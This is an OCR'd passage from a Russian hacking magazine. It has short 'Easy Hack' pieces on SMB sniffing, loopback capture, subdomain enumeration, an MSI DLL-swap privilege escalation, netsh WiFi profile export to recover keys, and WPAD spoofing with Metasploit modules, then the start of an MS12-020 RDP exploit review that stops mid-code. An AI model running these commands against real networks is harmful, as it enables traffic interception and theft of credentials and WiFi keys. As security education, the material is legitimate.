Что из этого можно вынести для себя? Стабильные, проработанные и повторно используемые базовые компоненты проекта — залог стремительного развития, а также создания новых проектов на той же кодовой базе. Если задачи и обстоятельства, с учетом которых проектировалась система, существенно изменились — не бойся вернуться на стадию проектирования и реализовать новое решение. Используй инструменты, подходящие для решения каждой конкретной задачи, а не те, которые навязывает мода или привычки участников команды. Даже, казалось бы, незначительные недоработки и допущения на большом масштабе могут вылиться в огромные потери — уделяй максимум внимания деталям при реализации проекта. Нельзя полагаться даже на очень дорогое оборудование — все ключевые сервисы должны работать минимум на двух серверах, в том числе и базы данных. Распределенная платформа, общая для всех проектов, позволит новым разработчикам легко вливаться в работу над конкретными продуктами, с минимумом представления о внутренней архитектуре компонентов платформы.

Прозрачная работа приложений в нескольких дата-центрах — одна из самых тяжелых задач, с которыми сталкиваются интернет-компании. Сегодня каждая из них решает ее по-своему и держит подробности в секрете, что сильно замедляет развитие opensource-решений.

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)

EASY HACK


ПРОСНИФАТЬ SMB-ТРАФИК

ЗАДАЧА

РЕШЕНИЕ

В прошлом номере ты узнал про трик с GPP, когда, имея пользовательский доступ к домену, можно было прочитать файл политик на контроллере и вынуть из него пароль от привилегированной учетки. На самом деле ситуация может быть еще проще и доменный доступ нам не потребуется. Все дело в том, что SMB-протокол, который используется для передачи файлов и межпроцессного взаимодействия (IPC) в винде, не шифрует передаваемые данные. То есть в случае с GPP нам потребовалось бы проснифать трафик, передаваемый между контроллером домена и пользователем, а потом в офлайне расшифровать пароль и попасть в ОС.

Еще раз повторю, что в SMB (как в версии 1, так и в версии 2) отсутствует поддержка шифрования. Зато есть поддержка цифровых подписей, которая, между прочим, хорошо работает, защищая хосты от такой страшной вещи, как SMBRelay. Жаль, что включена она по умолчанию только на контроллере домена (подключения без подписи запрещены). Однако пример с GPP во многом натянут. Куда более распространенная практика — это «удаленный» запуск ПО. Повесят на какой-нибудь шаре бухгалтерскую программу, например, и ярлычок кинут на рабочий стол. И вроде все неплохо, но при



Из SMB-трафика — в «живой» файл

входе пользователя ПО читает файл с логином и паролем, а затем коннектится к базе (такой алгоритм работы очень распространен). А злые дяди прослушали трафик и получили доступ к СУБД. Причем для этого им потребовался только Wireshark и пара кликов мыши: «Меню File → Export → Objects → SMB», далее выбираем файл и сохраняем его куда-нибудь.

ПРОСЛУШАТЬ ТРАФИК НА LOOPBACK-ИНТЕРФЕЙСЕ ПОД WINDOWS

ЗАДАЧА

РЕШЕНИЕ

Очень часто бывает так, что ты заинтересовался какой-то работающей по Сети программой и тебе надо посмотреть, как именно она работает. Однако тут встает проблема — и серверная, и клиентская часть по тем или иным причинам находятся на одном и том же хосте. И вроде бы все ничего, но в Windows существует классическая багофича: loopback-интерфейс прослушать «нельзя». Сейчас мы увидим, как это можно обойти. Для начала немного теории.

Loopback-интерфейс — это виртуальный сетевой интерфейс. «Любой трафик, который посылается компьютерной программой на интерфейс loopback, тут же получается тем же интерфейсом», — говорит нам Википедия. То есть это специальный интерфейс, часто используемый для общения компьютера «самого с собой». В IPv4 подсеть от 127.0.0.0 до 127.255.255.255 — это loopback. Данный интерфейс присутствует у всех ОС, но проснифать трафик на нем бывает не так-то уж и просто. К сожалению, всем известный драйвер WinPcap этого не позволяет, поэтому Wireshark не покажет тебе трафик на loopback'е. Так что же делать? Здесь есть несколько вариантов:

1. Как ни странно, проблемы прослушки loopback'a, по сути, нет. Есть проблема WinPcap'a, чья модель внедрения в ОС не позволяет этого делать. Но так как на WinPcap'e работают очень многие сниферы, то у народа складывается не совсем правильное мнение о винде. То есть если использовать снифер, который взаимодействует с ОС другим методом, то проблема решится. В качестве примера можно взять RawCap (goo.gl/VCxhN). Он очень маленький и напрямую работает с raw-сокетами винды. Однако у него есть и свои тонкости: loopback можно снифать только под Vista/7, а под XP — нельзя (зато снифинг на удаленные хосты под XP работает нормально). Кстати, еще можно воспользоваться каким-нибудь триальным платным снифером вроде CommView (goo.gl/ySZmY).
2. Несколько кривой, но все же метод. Нужно всего лишь разнести клиент и сервер по разным хостам. Может показаться, что это нарушает условия задачи, но нет! Используя портфорвардинг, мы можем сделать насильный редирект. Но схема совсем не проста. Клиентом коннектимся на первый портфорвад, он перекидывает трафик с петли на какой-то внешний хост, где будет еще один форвардинг — обратно на первый хост, но уже на другой порт, который, в свою очередь, сделает редирект трафика уже на настоящий сервер.
3. Последний и самый легкий метод — это махинация с таблицей маршрутизации в ОС. Весь трафик, идущий на loopback, мы перенаправим на шлюз, который вернет данные обратно к нам. Мне кажется, что это лучший метод, хотя у него и есть несколько недостатков. Во-первых, входящие пакеты будут дублироваться (но они отмечаются в Wireshark'e, а потому особых проблем не возникнет). Во-вторых, если данных на внутреннем интерфейсе много, то можно прилично забить канал. Я проводил тесты на виртуалке с виртуальным роутером, и проблем не было. На практике все выглядит следующим образом:

```
Добавляем основной маршрут (редирект loopback'a)
route add <твой IP> mask 255.255.255.255 \
   <основной шлюз> metric 1
После работы удаляем лишнюю запись
route delete <твой IP>
```

Подробности про loopback-интерфейс и трудности прослушивания данных на нем можно прочесть в вики Wireshark'a (goo.gl/RJyF3).

```
50 12.921283 192.168.2.207 192.168.2.207 TCP  62 oidsr > 50004 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
51 12.921787 192.168.2.1   192.168.2.207 ICMP 70 Redirect          (Redirect for host)
52 12.921812 192.168.2.207 192.168.2.207 TCP  62 oidsr > 50004 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
53 12.921827 192.168.2.207 192.168.2.207 TCP  62 50004 > oidsr [SYN, ACK] Seq=0 Ack=1 Win=64240 Len
54 12.922006 192.168.2.1   192.168.2.207 ICMP 70 Redirect          (Redirect for host)
55 12.922042 192.168.2.207 192.168.2.207 TCP  62 50004 > oidsr [SYN, ACK] Seq=0 Ack=1 Win=64240 Len
56 12.922047 192.168.2.207 192.168.2.207 TCP  54 oidsr > 50004 [ACK] Seq=1 Ack=1 Win=64240 Len=0
57 12.922224 192.168.2.207 192.168.2.207 TCP  56 oidsr > 50004 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len
58 12.922235 192.168.2.1   192.168.2.207 ICMP 70 Redirect          (Redirect for host)
59 12.922274 192.168.2.207 192.168.2.207 TCP  60 oidsr > 50004 [ACK] Seq=1 Ack=1 Win=64240 Len=0
60 12.922395 192.168.2.1   192.168.2.207 ICMP 70 Redirect          (Redirect for host)
61 12.922421 192.168.2.207 192.168.2.207 TCP  60 [TCP Retransmission] oidsr > 50004 [PSH, ACK] Seq=
63 13.154357 192.168.2.207 192.168.2.207 TCP  54 50004 > oidsr [ACK] Seq=1 Ack=3 Win=64238 Len=0
64 13.154611 192.168.2.1   192.168.2.207 ICMP 70 Redirect          (Redirect for host)
65 13.154635 192.168.2.207 192.168.2.207 TCP  60 [TCP Dup ACK 63#1] 50004 > oidsr [ACK] Seq=1 Ack=3
66 13.154651 192.168.2.207 192.168.2.207 TCP  82 oidsr > 50004 [PSH, ACK] Seq=3 Ack=1 Win=64240 Len
```

```
Command Prompt
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 192.168.2.207
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.2.1

C:\Documents and Settings\Administrator>route add 192.168.2.207 mask 255.255.255.255 192.168.2.1 metric 1

C:\Documents and Settings\Administrator>route delete 192.168.2.207
```

После небольшой корректировки роутинга мы можем видеть трафик

ПОЛУЧИТЬ ПОДДОМЕНЫ ХОСТА С ПОМОЩЬЮ ПОИСКОВИКОВ

ЗАДАЧА

РЕШЕНИЕ

В прошлом номере мы обсуждали необходимость получения доменов и поддоменов для проведения пентеста какой-либо организации, а также те бонусы, которые все это может нам принести. Однако в интернете у нас есть две проблемы: сама операция трансфера зоны разрешена редко, плюс мы не можем получить виртуальные поддомены, которые создаются и управляются веб-сервером. А ведь на них многое держится, и узнать их очень хочется. Для решения данной проблемы мы можем воспользоваться двумя методами. Самый примитивный — это перебор по словарику возможных имен поддоменов. Модули для перебора присутствуют почти во всех известных сканерах (w3af, nmap, MSF). Другой — воспользоваться хаками поисковых машин:

1. В микрософтовском Bing'е есть интересный параметр «ip:». Он возвращает все домены, которые привязаны к введенному IP-адресу. С помощью него виртуальные хосты находятся очень просто. Но здесь кроется один минус — привязка к конкретному IP (ведь не всегда все поддомены сидят на одном и том же адресе).
2. В Гугле мы можем воспользоваться интересной техникой для поиска поддоменов. Авторство метода за людьми из SANS (может быть, все-таки авторство за Гуглом? — Прим. ред.). Для реализации техники нам потребуется параметр «site:» и последующий фильтр по ответам от Гугла. Например, для поиска поддоменов *.microsoft.com мы должны выполнить следующие шаги:
   1. Запрашиваем «site:microsoft.com».
   2. Из ответа получаем поддомены windows.microsoft.com и www.microsoft.com.
   3. Повторяем запрос, но уже без найденных доменов: «site:microsoft.com —site:windows.microsoft.com — site:www.microsoft.com».

Думаю, ясно, что вручную делать такое бессмысленно, поэтому пентестер под ником LaNMaSteR53 уже автоматизировал данный процесс в своей тулзе Search Engine Domain Transfer (goo.gl/uBAOo). Получился хороший инструмент для сбора поддоменов. Но у него есть два минуса. Во-первых, поддомены должны быть проиндексированы. То есть если админ сайта не засветил поддомен в поисковике, то мы его и не найдем. Во-вторых, количество фильтров в Гугле ограничено числом 30, поэтому более тридцати поддоменов найти уже трудно. Но таких организаций немного.

Поддомены мелкомягких (найдены в Google для *.microsoft.com)


Поддомены xakep.ru (найдены в Bing'е)

ВЫБРАТЬ ЦЕЛЬ ДЛЯ ПЕНТЕСТА

ЗАДАЧА

РЕШЕНИЕ

Вот изучаем мы техники «взлома», изучаем... Но это все теория, а ведь чтобы поднимать свое мастерство, надо тренироваться. Конечно, лучшее в данном случае решение — это всевозможные тестовые стенды. В Сети есть множество образов LiveCD, предназначенных специально для взлома, также есть всевозможные конкурсы и квесты, где можно прокачать свои скиллы. Но все же это несколько далеко от жизни. Если есть желание сразиться с реальным противником, что делать? Можно, конечно, взять любой сервер/сайт/организацию в интернете и попробовать взломать их, но это попахивает проблемами с правоохранительными органами. Иное решение — это ломать сайты, которые сами дали разрешение на проведение таких мероприятий: этот список не ограничивается Гуглом и Фэйсбуком. К тому же, в случае успеха авторитетная ссылка в Hall of Fame гарантирована, а иногда возможна и финансовая выгода. Итак, сей примечательный список можно взять в блоге Дэна Камински (goo.gl/Ndr5f). Альтернативный и более часто обновляемый список держит Кристиан Генрих (Christian Heinrich): goo.gl/Wsb7z. Только помни, что в общем случае политики данных сайтов не разрешают проводить «злые атаки» (например, ДоСы и переполняшки).



Веб-приложение DVWA специально для тренировки навыков взлома

ИСПОЛЬЗОВАТЬ 0-DAY В WINDOWS 7/2008 ДЛЯ ПОВЫШЕНИЯ ПРИВИЛЕГИЙ


ЗАДАЧА

РЕШЕНИЕ

Не так давно IOActive Labs Research (ioactive.com) на конференции Black Hat USA 2011 поделились с народом своими изысканиями в области поиска уязвимостей под Windows. Ведь на самом деле для поиска многих багов не требуется фаззинг или реверс-инжиниринг. Все гораздо проще, и чаще всего необходим только лишь дежурный набор софта и техник от Марка Руссиновича. Как, например, DLL Hijacking, для поиска которого требуется всего лишь Process Monitor. Пускай DLL Hijacking и не даст тебе code execution на удаленной системе, к которой у тебя нет доступа и которая находится за файрволом и вообще отключена и спрятана в сейф. Но ведь это не всегда необходимо :).

Windows содержит очень большое количество компонентов, которые должны взаимодействовать между собой, а кроме того, многие скрытые фичи таятся в ее недрах. Не говоря уже о компонентах и утилитах сторонних производителей. Особенно отечественных. Но об этом мы подискутируем как-нибудь в другой раз. В общем, вооружаемся презентацией от IOActive под названием «Easy and quick vulnerability hunting in Windows» (goo.gl/5hJS4) и бегом на поиск дыр.

Но сначала вернемся к нашей задаче. IOActive нашли 0-day, позволяющий поднять свои привилегии в системе с обычных до системных. Жаль, что воспользоваться им может разве что Чак Норрис :). Но не буду торопить события. Что же они там изыскали? Итак, в Win7/2008 есть папка «C:\Windows\Installer\», в которой хранятся установочные файлы под случайными именами от уже установленного ПО. Когда какой-то пользователь запускает их (например, Microsoft Office Publisher MUI 2007), они автоматически поднимают свои привилегии для установки. Но так как ПО уже установлено, то и проблемы вроде бы никакой нет. Далее исследователи обнаружили еще один интересный факт. Во время запуска и установки такой инсталляшки в папке «C:\Users\%username%\AppData\Local\Temp\» (то есть папка «Temp» для запустившего инсталляшку пользователя) автоматически создается временный файл с именем Hx????.tmp (здесь ???? — это рандомные hex-значения). Этот таинственный файл представляет из себя библиотеку Microsoft Help Data Services Module, обычно она именуется как HXDS.dll. Дальше данная библиотека подгружается отвечающим за установку процессом «msiexec.exe», который, в свою очередь, имеет привилегии System в системе. Яхуууу! По идее, нам остается лишь запустить инсталляшку и быстренько подменить временную dll'ку — к примеру, на наш meterpreter (ведь dll'ка лежит в папке, для которой у нас есть права на запись), и готово, мы — System. Но, увы, все не так просто. Проблема в том, что «msiexec.exe» сравнивает MD5-хеш библиотеки перед ее загрузкой в память с базой хешей, полученных из «C:\Windows\Installer\». То есть нам не просто нужно быстро подменить Hx????.tmp на ядовитую dll'ку, а еще и позаботиться о том, чтобы ее MD5-хеш совпал с MD5-хешем оригинала. А это задача не из легких. Однако не все так плохо, здесь нам может пригодиться материал про нахождение MD5-коллизий из апрельского номера журнала. Кстати, аналогичная ситуация наблюдается и при установке апдейтов. Здесь рандомный файл создается в папке «C:\windows\temp». Ну и напоследок — видео, подтверждающее описанный способ поднятия привилегий (без генерации MD5, конечно): goo.gl/Ambxx.



После запуска инсталляшки привилегии поднимаются до System

ПОЛУЧИТЬ КЛЮЧ ДЛЯ ПОДКЛЮЧЕНИЯ К WIFI-ТОЧКЕ В ОТКРЫТОМ ВИДЕ

ЗАДАЧА

РЕШЕНИЕ

Давай возьмем среднестатистическую WiFi-точку. Защищена она WPA2, и возможные атаки против нее — это перебор. Если нам повезет, то на ней будет включен WPS и мы сможем пробрутфорсить PIN-код. Но если не повезло и там длинный ключ, то перебирать придется очень долго. Но всегда ли так уж необходимо идти в лоб? Нет :). Можно, например, добраться до одного из клиентов данной точки и после его взлома продолжить атаку уже на сам Wi-Fi. Но обо всем по порядку.


В Windows Vista и выше была подчистую переделана подсистема беспроводной связи. Среди нововведений появилась такая вещь, как профили беспроводных сетей. Пользователю стоит один раз подключиться к сетке, ввести PSK-ключик и все. Для следующих подключений даже не потребуются админские права в ОС. Кроме того, подключения могут выполняться автоматически. Все необходимые данные хранятся в самой ОС. Что еще интересно, пользователь системы может получить ключ для подключения к точке Wi-Fi в открытом виде. Для этого потребуется:

1. Перейти: «Панель управления → Сеть и Интернет → Управление беспроводными сетями».
2. Выбрать необходимый профиль → «Свойства».
3. «Безопасность → Отобразить вводимые знаки».


Вот только проблема: чтобы увидеть символы, нам требуются админские привилегии в ОС, а это совсем не круто. Но постой! Исследователь Джошуа Райт (Joshua Wright) написал интереснейший white paper «Vista Wireless Power Tools for the Penetration Tester» (goo.gl/kR22x), где рассказал про всяческие вещи, которые могут помочь пентестерам. Одним из трюков является как раз решение нашей задачи. Причем все происходит в рамках модели безопасности Windows. Итак, нам потребуется консоль и одна виндовая команда — netsh. Для начала давай посмотрим, какие профили WiFi-сеток есть в ОС: «netsh wlan show profiles». Хорошо, но что дальше? В Windows есть прекрасная возможность экспорта/импорта настроек для профилей. Сделано это для упрощения самого процесса — один раз настроив все, мы можем экспортировать профиль, а затем импортировать его на остальных машинах. Что еще интереснее, для этих целей нам не потребуются админские права в ОС. Далее выбираем интересующий нас профиль и экспортируем его:

```
netsh wlan export profile name="интересующий_профиль"
```

Если посмотреть внутрь полученного XML-файла, то мы увидим, что он не дает ничего особенного. PSK-ключ зашифрован AES'ом. Но Джошуа не велит унывать: ведь если мы импортируем данный профиль уже в своей ОС, то и расшифровывать ничего не надо — подключиться можно и так. Для импорта профиля нам потребуется ввести следующую команду в своей ОС:



Экспортируем WiFi-профиль. Внутри — настройки и зашифрованный ключ



Получаем ключ от Wi-Fi в открытом виде

```
netsh wlan add profile name="интересующий_профиль"
```

И все. Как только мы достигнем зоны атакуемой WiFi-сети, наша винда сама все расшифрует и подключится. Но так как цель — это ключ открытым текстом, то взять его можно в том же месте: «Безопасность → Отобразить вводимые знаки», вот только теперь у нас уже будут админские привилегии.

ПУСТИТЬ КЛИЕНТА ЧЕРЕЗ ПОДДЕЛЬНЫЙ ПРОКСИ

ЗАДАЧА

РЕШЕНИЕ

В позапрошлом номере я писал про такую древнюю атаку, как netbios name spoofing. Хоть она и давно всеми забыта, но поюзать ее еще можно. С одним из способов такого использования этой атаки мы сейчас как раз и познакомимся.

Если ты часто используешь Wireshark (особенно в виндовых сетях), то, наверное, замечал некие широковещательные запросы от одних хостов в поисках какого-то другого хоста с именем WPAD. Если нет, то в данном контексте WPAD — это специальный сервер. А вообще WPAD — технология, которая расшифровывается как Web

Proxy Automatic Discovery, то есть протокол автоматической настройки прокси. Предназначена она для того, чтобы не настраивать прокси на каждом конкретном хосте, таким образом хост автоматически получает прокси-сервер. Как понимаешь, здесь-то и появляется человек в маске и подставляет поддельный прокси. Но давай по порядку и в подробностях.

Во-первых, чтобы технология заработала, в сети должен быть хост WPAD, у которого на 80-м порту открыт специально настроенный веб-сервер. Данный хост должен возвращать dat-файл с MIME type «application/x-ns-proxy-autoconfig». Сам файл настроек должен называться wpad.dat. В этом файле хранятся настройки прокси для браузера в виде Javascript. Например, такие:

```
function FindProxyForURL(url, host)
{
   return "PROXY proxy.example.com:8080; DIRECT";
}
```

Здесь proxy.example.com — это прокси браузера для всех URL. Чтобы найти WPAD-сервер, можно использовать соответствующую запись и DHCP ответа, а также можно поискать по имени (DNS, WINS, NBNS, hosts, lmhosts). Учтем, что данная последовательность выстроена по приоритету. Кстати, при поиске сервера по DNS-имени происходит интересная ситуация. Хост, взяв свое доменное имя, по очереди отнимает поддомен и заменяет его на wpad. То есть, например, для хоста с именем «pc.department.branch.example.com» поиск конфигурационного файла будет происходить следующим образом:

```
http://wpad.department.branch.example.com/wpad.dat
http://wpad.branch.example.com/wpad.dat
http://wpad.example.com/wpad.dat
http://wpad.com/wpad.dat
```

Здесь небольшая оговорка: URL wpad.com/wpad.dat запрашиваться не будет, поиск остановится на предыдущем поддомене (мелкомягкие выпустили соответствующий патч). Но это касается только зоны .com. Что это дает? Если зарегистрировать такой поддомен, а также если в атакуемой организации не используется прокси, то пользователи этой организации придут за прокси к нам. Теперь о поддержке. WPAD поддерживается всеми основными браузерами, причем Chrome и Safari используют настройки из IE. Находятся они по следующему пути:


1. «Меню Сервис → Свойства обозревателя».
2. «Подключения → Настройки сети → Автоматическое определение параметров».

Также интересным является и тот факт, что галка «Автоматическое определение параметров» стоит по умолчанию у всех популярных версий винды (хотя эта информация и не до конца проверена). То есть по дефолту многие пользователи работают при включенном WPAD'е, причем без проблем (пока WPAD не найден, используется прямое соединение), что существенно увеличивает вероятность проведения атаки.

Если же мы находимся в той же сети, то подделать WPAD можно различными способами: это и атаки на DHCP, и DNS-спуфинг. Но самым тихим и не требующим арп-спуфинга методом является NetBios-спуфинг. Как уже было сказано выше, в какой-то момент хост клиента прибегает к широковещательным NetBIOS-запросам на поиск WPAD, чем мы и можем воспользоваться. Для практики нам потребуется MSF. Настраиваем WPAD-сервер путем загрузки модуля для эмуляции WPAD и его последующего запуска:

```
use auxiliary/server/capture/http
run
```

Нельзя не упомянуть, что помимо эмуляции WPAD этот модуль



Включаем WPAD для Windows

MSF перегружен другим функционалом, так что куда правильнее использовать настоящий веб-сервер.

Далее запускаем NetBIOS-спуфинг и ждем жертв:

```
# Загружаем модуль для NetBIOS-спуфинга
use auxiliary/spoof/nbns/nbns_response

# Выставляем регексп, на какие запросы отвечать
Set REGEX *wpad*

# Указываем, какой IP-адрес подставлять
set spoofip hacker.ip.address

# Запускаем
run
```

Более подробную информацию о связанных с WPAD атаках можно почерпнуть у Сергея Рублева (goo.gl/Cvqix).

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная звездочка, д. 1)
Александр Матросов, Senior malware researcher, ESET

— Вы готовы, дети?
— Да, Капитан!
— Я не слышу!
— Так точно, Капитан!!!

Обзор эксплойтов

1 MS12-020: разведение RDP-червей

CVSSV2 9.3

(AV:N/AC:M/AU:N/C:C/I:C/A:C)


BRIEF

В первый вторник марта Microsoft выпустила очередную порцию патчей, и, казалось бы, все уже привыкли к этому и ничего примечательного в этом событии нет. Исследователи, как обычно, расчехлят IDA Pro и BinDiff/PatchDiff и будут искать интересные нюансы уже закрытых уязвимостей. Но этот вторник отличало от множества других то, что среди исправленных уязвимостей был магический бюллетень под номером MS12-020. Именно эта последовательность символов на несколько недель стала святым Граалем для ресечеров со всего мира, а критический статус лишь придал пикантности этой активности.

EXPLOIT

Почему же все так засуетились? Ответ довольно прост: этот бюллетень закрывает целых две уязвимости RDP-клиента, а одна из них потенциально позволяет выполнить произвольный код на удаленной системе при помощи специально сформированного RDP-пакета. Ну и вдогонку: данной напасти подвержены все актуальные версии MS Windows, в том числе и 64-битные версии. В рамках патча MS12-020 было закрыто две уязвимости: CVE-2012-0002 (RCE в RDP) и CVE-2012-0152 (DoS в Terminal Server). Нас больше интересует первая, так как она потенциально гораздо опаснее и может повлечь за собой появление сетевых червей, которые будут ее активно эксплуатировать (на данный момент о случаях ее использования во вредоносных программах нам неизвестно).

Кстати, относительно недавно уже закрывалась уязвимость MS11-065 (август 2011-го), которая позволяла осуществлять DoS (WinXP/2003) и была замечена в том же драйвере rdpwd.sys, в котором была найдена CVE-2012-0002. Эти изменения можно отследить по временным меткам в rdpwd.sys до и после патча, а также в официальных списках изменений для MS11-065 и для MS12-020. Собственно, после патча основные изменения наблюдаются в функции HandleAttachUserReq(). При сравнении исправленного драйвера и драйвера до патча можно заметить, что изменений было произведено не так уж и много. А при использовании BinDiff это довольно наглядно отображено в виде графа. Видно, что добавлена дополнительная проверка и освобождение памяти при помощи ExFreePoolWithTag(). Что же именно было добавлено?



Добавлена дополнительная проверка и вызов ExFreePoolWithTag()

```
char __thiscall HandleAttachUserReq(int this, int a2, int a3)
{
  int v3; // esi@1
  int v4; // eax@3
  int v6; // [sp-8h] [bp-18h]@3
  char v7; // [sp+4h] [bp-Ch]@3
  int v8; // [sp+8h] [bp-8h]@3
  int v9; // [sp+Ch] [bp-4h]@2

  v3 = this;
  *(_DWORD *)a3 = 1;
  if ( *(_BYTE *)(this + 16) & 0x20 )
  {
    while ( IcaBufferAlloc(*(_DWORD *)v3, 0, 1, 11, 0, &v9) )
      ;
    v4 = MCSAttachUserRequest(v3, 0, 0, 0, &v8, &v7, (char *)&a3 + 3);
    v6 = *(_DWORD *)(v9 + 16);
    if ( v4 )
    {
      CreateAttachUserCon(14, 0, 0, v6);
      *(_DWORD *)(v9 + 20) = 9;
    }
    else
    {
      CreateAttachUserCon(0, 1, *(_DWORD *)(v8 + 12), v6);
